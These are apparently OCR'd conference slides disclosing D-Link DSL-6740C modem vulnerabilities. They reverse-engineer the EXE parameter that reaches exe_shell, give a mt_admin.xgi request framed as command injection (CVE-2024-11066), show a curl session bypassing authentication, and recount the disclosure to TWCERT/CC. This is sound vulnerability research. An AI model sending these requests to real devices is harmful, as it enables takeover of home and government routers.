
```
GET /MAINTENANCE/mt_admin.xgi?save=true&
    set/sys/user:2/name=user&
    set/sys/user:2/password=user&
    EXE=chtlog,log2&
    CMT=0&
    sessionkey=373389020f
```

XGI Reverse Engineering

- In thttpd, there is a function named do_xgi
  - The EXE command is passed to the exe_shell function

```
1  int __fastcall do_xgi(int a1, char *a2)
2  {
3    char *v4; // $v0
4    const char *v5; // $s0
5    char *v6; // $v0
```

```
257         if ( !strncasecmp(i, "EXE", 3u) )
258         {
259           v37 = strchr(v50, 44);
260           if ( v37 )
261           {
262             *v37 = 32;
263             v38 = strchr(v50, 44);
264             if ( v38 )
265               *v38 = 32;
266           }
267           exe_shell(v50);
268           v13 += 4;
269           continue;
270         }
```



What is chtlog?

- CHT stands for ChungHwa Telecom, an ISP in Taiwan
  - 'chtlog' is an executable script!

```
GET /MAINTENANCE/mt_admin.xgi?save=true&
    set/sys/user:2/name=user&
    set/sys/user:2/password=user&
    EXE=chtlog,log2&
    CMT=0&
    sessionkey=373389020f
```


File: **./usr/sbin/chtlog**

```
1  #!/bin/sh
2  mtdblock="/dev/mtdblock6"
3
4  log_sum=`cht_security_log getenv -n $mtdblock -e Chunghwa_log_sum`
5  loop_flag=`cht_security_log getenv -n $mtdblock -e Chunghwa_loop_flag`
6  current_index=`cht_security_log getenv -n $mtdblock -e Chunghwa_current_index`
7  log_server_ip=`rgdb -i -g /sys/log/logserver`
8
9  if [ "$log_sum" = "" ]; then
10     # Max, 1000 entries
11     log_sum=1000
12     cht_security_log setenv -n $mtdblock -e Chunghwa_log_sum=$log_sum
13 fi
14
15 if [ "$loop_flag" = "" ]; then
16     loop_flag=0
17     cht_security_log setenv -n $mtdblock -e Chunghwa_loop_flag=$loop_flag
18 fi
19
20 if [ "$current_index" = "" ]; then
21     current_index=0
22     cht_security_log setenv -n $mtdblock -e Chunghwa_current_index=$current_index
23 fi
```

Command Injection in Web

CVE-2024-11066

- We can exploit the EXE parameter to perform command injection through the web interface!




Insecure Session Handling

No fix 0-day

- Once a user is logged in
  - Another user can access the device without authentication

```
~ curl -v 'http://192.168.0.198/SETUP/sp_wan_dsl_setup.htm?connow=1&wan_type=1&mscnow=1' | grep macTwo  # After user auth
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0*   Trying 192.168.0.198:80...
* Connected to 192.168.0.198 (192.168.0.198) port 80 (#0)
> GET /SETUP/sp_wan_dsl_setup.htm?connow=1&wan_type=1&mscnow=1 HTTP/1.1
> Host: 192.168.0.198
> User-Agent: curl/8.1.2
> Accept: */*
>
< HTTP/1.1 200 OK
< Server: Alpha_webserv
< Date: Wed, 29 Dec 2021 16:12:34 GMT
< Content-Type: text/html
< Accept-Ranges: bytes
< Connection: Keep-Alive
< Cache-Control: no-cache
< X-Pad: avoid browser bug
* no chunk, no close, no size. Assume close to signal end
<
{ [11390 bytes data]
100 21526    0 21526    0     0  41993      0 --:--:-- --:--:-- --:--:-- 42625if (pvctmp <= macTwo.length)
mac=macTwo[pvctmp-1];
var macTwo=["[redacted]:A9:C9","[redacted]:A9:C9","[redacted]1:A9:C9","[redacted]:A9:C9","[redacted]:A9:C9","[redacted]:A9:C9","[redacted]:A9:C9","[redacted]A9:C9","[redacted]A9:C9"];
100  158k    0  158k    0     0   283k      0 --:--:-- --:--:-- --:--:--  286k
* Closing connection 0
~
```

Attack Path (Case1)



Case Report

- On 2024/09/16, reported the RCE case to TWCERT/CC
- Highlighted it as critical
  - Many cases found in Taiwan government networks


Hi TWCERT/CC,
Additionally, I would like to trouble you with another point.
According to my OSINT conducted via Censys, I have found that some of these devices are currently exposed to the internet on the Government Service Network (GSN). Moreover, most of these devices appear to be running the 20211230 version.

The specific query is as follows: <<SNIP>>

This device is a VDSL modem distributed by Chunghwa Telecom to both residential and government entities. Once the vendor has verified the vulnerability, I would appreciate it if you could help notify the relevant parties, such as Chunghwa Telecom and the appropriate contacts for GSN.
Thank you very much!

Case Report


- On 2024/10/23, TWCERT/CC replied it is EoS (End of Support)
- Vendor will not provide support
- Case will be disclosed early



News outlet


D-Link
Security Announce
Announcement > SAP10414
(non-US) DSL-6740C :: All H/W Revis
2024-11068 - Unauthorized Configura
Publication ID: SAP10414
Resolved Status: Yes
Published on: 12 November 2024 5:54 GMT
Last updated on: 14 December 2024 1:19 GMT
Overview
The (non-US available) DSL-6740C model and all its ha
service ("EOS") lifecycle no later than January 15, 2024.
For customers still using the product, we recommend tak
1. Upgrade to a newer product.
2. Perform data backup.
3. Contact our office for further recommendations o
In line with industry practice, this indicates the product m
and may no longer be supported by the us. Please read


友訊 友訊
21.75 129.9億
週去一週
台灣・TWD
1天 1週 1個月 3個月 6個月 年初至今
24.10
23.40
22.70
22.00
25 26 27 28 29


bleepingcomputer.com
BLEEPINGCOMPUTER
LOGIN
SIGN UP
NEWS
TUTORIALS
VIRUS REMOVAL GUIDES
DOWNLOADS
DEALS
